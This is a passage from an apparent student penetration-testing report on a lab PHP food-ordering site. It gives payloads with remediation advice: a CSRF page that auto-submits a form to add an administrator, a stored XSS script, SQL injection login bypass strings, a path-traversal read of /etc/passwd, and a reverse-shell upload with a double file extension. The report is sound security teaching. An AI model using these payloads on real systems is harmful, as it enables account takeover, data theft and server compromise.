Cookie: SecretCookie=756e7078796e6f3a756e7078796e6f3a31363037383639373831; PHPSESSID=7g6mtmaf9ps96b558217hdt n77
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

username=test&password=test&name=test&email=test%40test.email&contact=1234444&address=Test&role=Administrator&action=

```

Figure 39: Issued HTTP POST Request for adding a user, captured using OWASP ZAP utility tool

2. Host malicious code using python HTTP server using the SimpleHTTPServer module.

```

[titus@kali ~/Documents/CMP319/SessionManagement/XSRF]$ cat MaliciousAdminPage.html
<!-- Malicious Page Created for XSRF Testing-->
<html>
<body onload='document.CSRF.submit()>

<form action='http://192.168.1.20/routers/add-users.php' method='POST' name='CSRF'>
  <input type='hidden' name='username' value='Hacker'>
  <input type='hidden' name='password' value='Hackerpassword'>
  <input type='hidden' name='name' value='Hacker's Fake Name'>
  <input type='hidden' name='email' value='hacker@example.com'>
  <input type='hidden' name='contact' value='1234567890'>
  <input type='hidden' name='role' value='Administrator'>
  <input type='submit' value='Add' >
</form>

</body>
</html>

```

Figure 40: Malicious code used for simulating the XSRF attack

3. By looking at the list of created users, it can be seen that the administrator user *Hacker* was successfully created with the attacker's requested values.

Hacker	hacker%40example.com	1234567890	Administrator
--------	----------------------	------------	---------------

Figure 41: User Hacker was successfully created as it can be seen by accessing the administrator's function to view the user list

3.7.5 Testing for Session Hijacking

WSTG-SESS-09

Session hijacking was simulated using two different hosts – the attacker and the victim. During the simulated attack, the victim's session cookies (PHPSESSID) were intercepted and stored by the attacker. The attacker manually changed their session cookie to the victim's session cookie resulting in the attacker gaining access to the victim's session.

3.7.6 Results and Countermeasures

Session Management Schema

Session ID (PHPSESSID) cookies are used to identify and maintain a user's session. The web application uses PHPSESSID tokens for the user login and accessing features within the application.

The SecretCookie appeared to not be used for any functionalities within the website. However, the user's username and password were stored in the SecretCookie which was later decrypted (See [3.7.3](#)), resulting in exposing user credentials.

It is important to understand that HTTP cookies are a key attack vector and any security risks associated with it must be mitigated in order to minimize the malicious attacks.

Missing Set-Cookie Attributes

Description

As seen in the figures in section [3.7.1](#) (see Figure 32), the recommended secure cookie attributes are not set for session ID (PHPSESSID) and Set-Cookie cookies. Therefore, the web application does not secure the user session and cookie data.

During the web application source code analysis, code enabling the website's cookies was examined. As seen in the figure 33, the code found in the 'cookie.php' file is missing parameters that enable the critical Secure, HttpOnly and Same-Site attributes.

Countermeasure

To improve the security of the application, the following attributes should be applied:

- The Secure flag must be set to only allow the cookie to be sent if the request is sent over a secure channel, i.e. HTTPS. The countermeasure prevents the cookie from being sent over unencrypted channel, i.e. HTTP.
- The HttpOnly flag restricts JavaScript from accessing the cookie, e.g. through the document.cookie property. The countermeasure helps minimize the Cross-Site Scripting (XSS) attack vector surface.
- The Same-Site flag allows setting whether a cookie is sent with cross-site (cross-origin) requests and helps mitigate the Cross-Site Request Forgery attacks.

Low	Moderate	High	Critical
		x	

Weak SecretCookie Encryption

Description

The set SecretCookie was decoded successfully by converting the 756e7078796e6f3a756e7078796e6f3a31363037303732363038 value from hexadecimal and shifting the letters of the username and password by 13 positions (ROT13). The decoded result was in the format of

username:password:unixTimestamp. The decoded result displayed the user's username, password and the date the cookie was generated. To verify the security weakness, the test was successfully performed with different accounts.

Countermeasures

In this case, the mentioned SecretCookie does not appear to perform any functionality within the application. However, the SecretCookie contains user credentials which could be decrypted and revealed by a malicious user. Therefore, SecretCookie must disabled or its encryption technique must be changed immediately.

Low	Moderate	High	Critical
			x

XSRF Attack

Description

As shown in the procedure, the tested web application is vulnerable to Cross-Site Request Forgery attacks. A malicious user may abuse the vulnerability to send requests upon other users, including the customers or administrators, behalf. For instance, it could lead to a malicious attacker completing multiple orders or changing customer's details, including their password. In order to demonstrate the critical risk level of the vulnerability, XSRF attack was launched to gain access to administrative functionalities of the website.

As earlier mentioned in the report, an administrator of the website is allowed to add a user and assign a user an administrator's role (See [User Roles and Permissions](#)). If a malicious user is able to enumerate and identify the parameter's and required values for adding a user with an administrative role, it could lead to attacker escalating privileges and creating a user with enabled administrative functionalities.

Countermeasures

The Cross-Site Request Forgery (XSRF or CSRF) vulnerability must be remediated promptly as it poses a critical risk to the organisation's assets. According to the OWASP Cross-Site Request Forgery Prevention Cheat Sheet (OWASP, no date), multiple security guidelines should be followed to protect against XSRF:

- enable implemented framework built-in XSRF protection;
- enable the Same-Site cookie attribute;
- consider enabling user interaction to improve authentication;
- do not use HTTP GET method requests for state-changing operations.

Low	Moderate	High	Critical
			x

Session Hijacking Attack

Description

Testing for session hijacking is essential to understand whether an attacker is allowed to use intercepted victim's session cookies to impersonate the victim. In this case, the web application was vulnerable to a session hijacking attack. As mentioned earlier in the document, HTTPS is not enforced on the website, therefore, session cookies are insecurely transported over HTTP.

Countermeasures

Implemented session cookies (PHPSESSID) should have a Secure cookie attribute set to enforce the application to share the session cookies only when an HTTPS connection is established. Additionally, HTTP Strict Transport Security (HSTS) header must be enabled as mentioned earlier in the report. Full HSTS implementation prevents the user from browsing the website using HTTP and enforces a mandatory HTTPS connection to the web application.

Low	Moderate	High	Critical
			x

3.8 INPUT VALIDATION TESTING

3.8.1 Testing for Reflected Cross Site Scripting


WSTG-INPV-01

The found Cross Site Scripting vulnerabilities are stored type. No reflected XSS vulnerabilities were found on the website.

3.8.2 Testing for Stored Cross Site Scripting

WSTG-INPV-02

The web application contains a ticket feature where users can open a ticket if they are experiencing any issues with the order delivery or any other service. A user opened ticket is stored on the application and is available for an administrator to review the ticket. A malicious user could potentially abuse the application's ticket feature and include a malicious script in the message that would be executed on the administrator's end. Common script – `<script>alert('')</script>` – was sent to test for stored cross-site scripting.



The screenshot shows a web form titled "OPEN A TICKET". It contains three main input fields, each with a label and a green border:

- Subject:** The input field contains the text "Please help immediately!".
- Description:** The input field contains the HTML script code `<script>alert('Testing for Stored XSS')</script>`.
- Type:** The input field contains the text "Support". To the right of this field is a small downward-pointing triangle icon, indicating a dropdown menu.

Figure 42: Opening a ticket with a description containing HTML script code

The figure below displays the administrative ticket interface. As it can be seen from the figure, the ticket containing the script sent by the malicious user can be reviewed by the administrator.




Figure 43: Administrator can view the earlier opened ticket containing the script code

Finally, when an administrator opens the submitted user's ticket containing an alert script, the application executes it (see Figure 44).



Figure 44: The code contained in the ticket description was successfully executed

Similarly, identical stored XSS can be performed by injecting malicious script code into 'Delivery note' field when completing an order.




Figure 45: Script code can be injected in an order's delivery notes that is going to be potentially reviewed by an administrator

3.8.2.1 Source Code Analysis

During the web application's source code analysis, file 'tickets.php' code was examined. Code contained in the 'tickets.php' allows for Stored XSS vulnerability to occur as shown in the figures 42, 43 and 44. The figure below displays the section of the code responsible for ticket opening functionality of the website.

```

<h4 class="header">Open a ticket</h4>
</div>
<div class="card-panel">
  <div class="row">
    <form class="formValidate" id="formValidate" method="post" action="routers/add-ticket.php" novalidate="novalidate" class="col s12">
      <div class="row">
        <div class="input-field col s12">
          <input name="subject" id="subject" type="text" data-error=".errorTxt1">
          <label for="subject" class="">Subject</label>
          <div class="errorTxt1"></div>
        </div>
      </div>
      <div class="row">
        <div class="input-field col s12">
          <textarea name="description" id="description" class="materialize-textarea validate" data-error=".errorTxt2"></textarea>
          <label for="description" class="">Description</label>
          <div class="errorTxt2"></div>
        </div>
      </div>
      <div class="row">
        <div class="input-field col s4">
          <select name="type">
            <option disabled selected>Choose a type</option>
            <option value="Support">Support</option>
            <option value="Payment">Payment</option>
            <option value="Complaint">Complaint</option>
            <option value="Others">Others</option>
          </select>
          <label>Type</label>
        </div>
      </div>
      <div class="row">
        <div class="row">
          <div class="input-field col s12">
            <input type="hidden" value="<?php echo $user_id;?>" name="id">
            <button class="btn cyan waves-effect waves-light right" type="submit" name="action">Submit
              <i class="mdi-content-send right"></i>
            </button>
          </div>
        </div>
      </div>
    </form>
  </div>
</div>
</div>

```

Figure 46: File 'tickets.php' code responsible for ticket opening functionality of the website

3.8.3 Testing for SQL Injection

WSTG-INPV-05

Testing for MySQL

In order to perform SQL Injection, an attacker should first enumerate the application's SQL database management system. Therefore, the enumeration of the SQL DBMS was undertaken.

SQL query – `SELECT id, name FROM users WHERE id=1 UNION SELECT 1, version() limit 1,1` – was manually injected into the login form of the web application (login.php). The web application sanitized the input correctly and therefore rejected the query request with an error message which can be seen in the figure below.




Figure 47: Error message displayed after sending a malicious SQL query to enumerate the DBMS

Manual enumeration of the SQL DBMS was unsuccessful and therefore sqlmap automated SQL injection tool was used for SQL DBMS enumeration and SQL injection. After the sqlmap tool sent several SQL queries, it enumerated that the integrated SQL DBMS on the web application is MySQL. Sqlmap tool then launched several time-based SQL injection payloads and retrieved the database “greasy” and its tables. The full relevant results of the sqlmap tool's issued SQL injection can be found in Appendix G.

Database: greasy					
Table: wallet_details					
[4 entries]					
	id	wallet_id	cvv	number	balance
1	1		983	6155247490533921	3428
2	2		772	1887587142382050	1850
3	3		532	4595809639046830	1585
4	4		521	5475856443351234	2000

Figure 48: Excerpt from the results of the sqlmap tool's time-based SQL injection attack

Furthermore, SQL query - `admin' or '1'='1` - was sent and successfully injected for bypassing the administrator's authorization on the web application. The SQL query was sent against the admin login form (<http://192.168.1.20/admin/login.php>). Similarly, an identical attack was successfully performed against the user login page (<http://192.168.1.20/admin/login.php>).

3.8.3.1 Source Code Analysis

The file containing the vulnerability called 'adminrouter.php' is run when a login attempt is issued at <http://192.168.1.20/admin/login.php>.

```
[titus@kali ~/Documents/CMP319/CMP/1800284/routers]$ grep -n -R 'mysql_query\|mysqli_query' adminrouter.php
8:$result = mysqli_query($con, "SELECT * FROM users WHERE username='$username' AND password='$password' AND
role='Administrator' AND not deleted;");
28: $result = mysqli_query($con, "SELECT * FROM users WHERE username='$username' AND password='$password'
AND role='Customer' AND not deleted;");
```

Figure 49: Vulnerable 'mysqli_query' queries in the file 'adminrouter.php'

Several files containing similar code that cause the SQL injection vulnerability were discovered. The findings can be found in Appendix H.

3.8.4 Testing for Code Injection

WSTG-INPV-11


Testing for Local File Inclusion

During the testing for local file inclusion, the path /appendage.php was used to include a local file. The /appendage.php path is used for the Terms and Conditions page

(<http://192.168.1.20/appendage.php?type=terms.php>) and the Frequently Asked Questions page

(<http://192.168.1.20/appendage.php?type=faqs.php>). The user input is not properly sanitized and

allowed directory traversal characters injection. An attempt to retrieve the contents of /etc/passwd file was successful as seen in the figure below.



The screenshot shows a web browser window with the address bar displaying `192.168.1.20/appendage.php?type=../../../../etc/passwd`. The browser's content area displays the output of the `cat /etc/passwd` command, showing system and user accounts. The output is as follows:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin
/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,/run/systemd/bin/false
systemd-network:x:101:103:systemd Network Management,,/run/systemd/netif/bin/false systemd-resolve:x:102:104:systemd Resolver,,/run
/systemd/resolve/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,/run/systemd/bin/false syslog:x:104:108:/home/syslog/bin/false
_lapt:x:105:65534:/nonexistent/bin/false messagebus:x:106:110:/var/run/dbus/bin/false uidd:x:107:111:/run/uidd/bin/false
lightdm:x:108:112:Light Display Manager:/var/lib/lightdm/bin/false ntp:x:109:114:/home/ntp/bin/false whoopsie:x:110:115:/nonexistent/bin/false
dnsmasq:x:111:65534:dnsmasq,,/var/lib/misc/bin/false pulse:x:112:120:PulseAudio daemon,,/var/run/pulse/bin/false
osboxes:x:1000:1000:osboxes.org,,/home/osboxes/bin/bash mysql:x:999:1001:/home/mysql:
```

Figure 50: passwd file loaded into the application as a consequence of bad input sanitization

Furthermore, the local file inclusion vulnerability on the web application provided assistance in testing for malicious file upload (See [3.11.2](#) for further explanation).

3.8.4.1 Source Code Analysis

During the web application's source code analysis, code allowing Local File Inclusion vulnerability was discovered. The figure below displays the found code in the file 'appendage.php'.

```

<?php
    $filename = $_GET['type'];
?>
<h4><?php
if ($filename=="faqs.php"){
echo 'FAQS';
}
if ($filename=="terms.php"){
echo 'Terms & stuff';
}

?>
</h4>
<?php
    include ($filename);
?>

```

Figure 51: File 'appendage.php' code allowing for Local File Inclusion vulnerability

Testing for Remote File Inclusion

The website was unsuccessfully tested for remote file inclusion which allows an attacker to include a malicious file by allowing external URL path to be injected. A php file containing malicious php code was hosted on the localhost using python's SimpleHTTPServer module (<http://127.0.0.1:8000/reverseshell.php> in the figure below). The figure below displays the results from the test:




Figure 52: The web application sanitizes the path input passed to the 'include' statement

3.8.5 Results and Countermeasures

Stored Cross Site Scripting (XSS)

Description

As explained in the procedure ([See 3.8.1](#)), a normal user (customer) is allowed to use the application's ticket functionality to open a ticket and perform stored Cross-Site Scripting attack. Meaning that an

attacker could register as a fake customer and inject a malicious script. Namely, the vulnerability could be exploited by the attacker further to inject malicious content into the dynamic content of the website which would be later read and executed by other users. For instance, a perpetrator could upload a script that would transfer the attacker other users' cookies. As seen in the figure 46, the user input for opening a new ticket is not validated or filtered in any sufficient way.

Countermeasures

In order to countermeasure the Stored Cross-Site Scripting vulnerability, the stored user input must be properly validated. According to the OWASP Cross-Site Scripting Prevention Cheat Sheet (OWASP, no date), multiple security guidelines should be followed to protect against XSS attacks. Depending on the nature of the web application and the organisation, lenient and fewer rules may be sufficient for their security requirements.

To begin with, all untrusted data must be disallowed and never stored into the HTML document of the application unless it is required for the correct functionality of the application. If untrusted data must be stored into the HTML elements of the application, HTML encoding and escaping techniques should be implemented. Similarly, dynamically generated JavaScript code and CSS should be encoded as well. In addition to that, secure cookie attributes, such as HttpOnly should be set.

For instance, PHP contains a built-in function called 'htmlspecialchars' that converts the data to HTML entities. The function could be implemented in order to escape user input and prevent the discovered XSS vulnerability. Additionally, X-XSS-Protection header should be enabled to provide further protection for users of older web browsers.

The remediation must be issued as the discovered stored XSS vulnerability poses a critical risk to the organisation's assets.

Low	Moderate	High	Critical
			X

SQL Injection

Description

During the SQL Injection testing stage, an SQL Injection attack was simulated. The implemented SQL database management system was successfully enumerated. Furthermore, specific MySQL queries were crafted and successfully used for the SQL injection by utilizing the sqlmap automated tool. As a result, the web application's database 'greasy' and its tables were obtained. Therefore, it was identified that a malicious user is allowed to send a malicious SQL query to the database in order to gain unauthorized access to sensitive information and application's functionalities.

During the web application's source code analysis, code allowing the SQL injection vulnerability was discovered (see Appendix H). As it can be seen from the figure 47, the compiled 'mysqli_query' commands in the 'adminrouter.php' file are vulnerable to SQL injection.

Countermeasures

SQL injection attacks must be prevented as the SQL injection vulnerabilities are significant and pose a critical risk to the organisation's assets. According to the OWASP SQL Injection Prevention Cheat Sheet (OWASP, no date), a number of simple mitigation techniques can be utilised to minimise the risk of an SQL injection attack. To begin with, prepared statements must be used in order to prevent the malicious user from changing the intent of a sent query. As a secondary defence, user input validation should be implemented.

Low	Moderate	High	Critical
			x

Local File Inclusion

Description

The web application was tested for a local file inclusion vulnerability which allows an attacker to input data to include files that are stored on the web server. As seen in the procedure, a local file inclusion attack to perform code execution on the web server and obtain the stored passwd file was successful. Therefore, the present local file inclusion vulnerability poses a critical risk to the company's assets.

As seen in the figure 50, the found written code allows the malicious attacker to exploit the vulnerability. The examined code does not include filtering or validation and, therefore, allows the attacker to output a file stored on the webserver.

Countermeasures

Unless required otherwise for the functionalities of the application, it is highly recommended to avoid submitting user input to a filesystem at all. If that is not possible due to the nature of the application, a whitelist of files and file identifiers may be used to access the required files. In this particular case, the written PHP code should at least include an additional condition that would not allow the malicious user to read the requested file.

Additionally, storing the required files on a separate system, e.g. a dedicated cloud server should be considered. Local file inclusion security vulnerability poses a critical risk to the organisation and appropriate countermeasures should be implemented immediately.

Low	Moderate	High	Critical
			x

Remote File Inclusion

Description

The web application is not vulnerable to a Remote File Inclusion (RFI) vulnerability as the web application sanitizes paths passed to the php 'include' statement.

3.9 TESTING FOR ERROR HANDLING

3.9.1 Testing for Improper Error Handling

WSTG-ERRH-01

The aim of this test is to identify error outputs sent by the application. By performing manual error testing, web application's generated errors were enumerated in this section.

The following figure displays an Error 404 that is shown each time a non-existent directory is requested.



Figure 53: 404 Error returned by the web server

3.9.2 Results and Countermeasures

Improper Handling of 404 Errors

Description

Improper error handling may provide malicious attackers with an insight into the integrated systems and frameworks implemented in the application. The shown page Error 404 above, exposes critical information about the application's integrated technologies and their versions.

Countermeasures

A website must have defined default error pages, e.g. Error 404 page. Whenever an error occurs, the web application must be configured to display default error pages in order to never expose any unnecessary and potentially confidential information about the system, e.g. running system types and versions. Another example of that could be an Error 404 page configured to display "file does not exist" instead of "unauthorized access" when attempting to access a private file.

Low	Moderate	High	Critical
		x	

3.10 TESTING FOR WEAK CRYPTOGRAPHY

3.10.1 Testing for Sensitive Information Sent via Unencrypted Channels


WSTG-CRYP-03

As shown during the testing of the application's authentication mechanism, the application transports sensitive information, including user credentials and Session ID cookie, via unencrypted channels. The procedure and results are explained in the earlier mentioned authentication testing section (See [3.5.1](#)).

3.10.2 Testing for Weak Encryption

WSTG-CRYP-04

As demonstrated during the input validation testing, specifically the successful MySQL injection (See [3.8.3](#)), the retrieved sensitive user data is not hashed. See Appendix G for the full retrieved sensitive user data results.




The screenshot shows a terminal window with a database query result. The output is as follows:

```
Database: greasy
Table: wallet_details
[4 entries]
+-----+-----+-----+-----+-----+
| id | wallet_id | cvv | number | balance |
+-----+-----+-----+-----+-----+
| 1 | 1 | 983 | 6155247490533921 | 3428 |
| 2 | 2 | 772 | 1887587142382050 | 1850 |
| 3 | 3 | 532 | 4595809639046830 | 1585 |
| 4 | 4 | 521 | 5475856443351234 | 2000 |
+-----+-----+-----+-----+-----+
```

Figure 54: Figure displaying the application's database table of insecurely stored users' credit card details

3.10.2.1 Source Code Analysis

Additionally, several files containing critical code were discovered during the web application's source code analysis. The discovered code does not properly hash the sensitive user data. The figure below displays a code example found in 'register-router.php' which stores the user-submitted password value without hashing it.



The screenshot shows a terminal window with a grep command and its output. The output is as follows:

```
[titus@kali ~/Documents/CMP319/CMP/1800284/routers]$ grep -R -n '$password' register-router.php
18:$sql = "INSERT INTO users (name, username, password, contact) VALUES ('$name', '$username', '$password', $phone);";
```

Figure 55: Improper code in the 'register-router.php' file

The following files contain the weak encryption security issue:

- 'adminrouter.php';
- 'add-users.php';
- 'router.php';
- 'details-router.php';
- 'register-router.php'.

3.10.3 Results and Countermeasures

Sensitive User Data Not Hashed

Description

As mentioned in the procedure, the sensitive user data, including passwords and credit card details, is stored as plaintext inside a database. Therefore, if the database ever gets compromised, user passwords and credit card details would become easily obtainable and potentially used for malicious purposes which is what makes this storing method critically unsafe. In order to minimise such sensitive data exposure, the sensitive user information must be hashed using a secure cryptographic hash function.

Countermeasures

There are several ways to improve the security of storing sensitive user information. To begin with, a great way to minimise the threat of password attacks is to add salt to each user's password. Consecutively, an appropriate cryptographic hashing algorithm must be selected for hashing the user data. A great example of a secure cryptographic hashing algorithm for sensitive user credentials is bcrypt hashing algorithm. The bcrypt algorithm was specifically designed and is commonly implemented for hashing sensitive data, e.g. user passwords, hashing. The mentioned hashing guidelines must be integrated immediately.

As stated in the procedure, the following files must be modified to enable appropriate data encryption:

- 'adminrouter.php';
- 'add-users.php';
- 'router.php';
- 'details-router.php';
- 'register-router.php'.


Low	Moderate	High	Critical
			x

3.11 BUSINESS LOGIC

3.11.1 Test Business Logic Data Validation

WSTG-BUSL-01

The application's business logic was tested for logic data validation. The total price of order was altered by changing the total price of the order.



The screenshot displays an order summary for Order No. 27, dated 2020-12-14 11:34:24, with a delivery address of 1 Bell Street, Dundee DD1 1HG. The status is 'Yet to be delivered'. The order contains one item: '#4 Doner Kebab' with a quantity of 5 and a price of \$. 25. The total price is shown as \$. 2, which is highlighted with a red rectangular box. A 'CANCEL ORDER' button with a close icon is located at the bottom right.

Order No. 27		
Date: 2020-12-14 11:34:24		
Delivery address: 1 Bell Street, Dundee DD1 1HG		
Status: Yet to be delivered		
#4 Doner Kebab	5 Quantity	\$. 25
Total		\$. 2
CANCEL ORDER ✕		

Figure 56: Altered total price of an order

3.11.2 Test Upload of Malicious Files

WSTG-BUSL-09

As identified earlier in the penetration testing, a potential file upload triggering the `changepicture.php` function is possible on `test.php` and `details.php` as a logged-in user. Furthermore, only files with a JPEG and PNG file extension are said to be allowed by the website (See [3.3.1](#)).

1. To begin with, a php file containing malicious code was created. The uploaded php file would then issue an outbound TCP connection to a set host machine. Pentestmonkey's tool `php-reverse-shell` (ref) was used as a script.
2. Double extension file upload technique was used to work around the measures taken against the implemented file extension restriction (website allowing only .jpg and .png files). The generated script file was renamed to `shell.php.png` in order to perform the double extension file upload.
3. The malicious file `shell.php.png` was successfully uploaded and stored in the web server directory `/images` as it can be seen from the figure below.

Index of /images

Name	Last modified	Size	Description
Parent Directory	-	-	-
avatar.jpg	2019-01-29 11:11	17K	
back materialize-log...>	2019-01-29 11:11	43K	
benny.jpg	2019-01-29 11:11	42K	
burger.jpg	2019-01-29 11:11	58K	
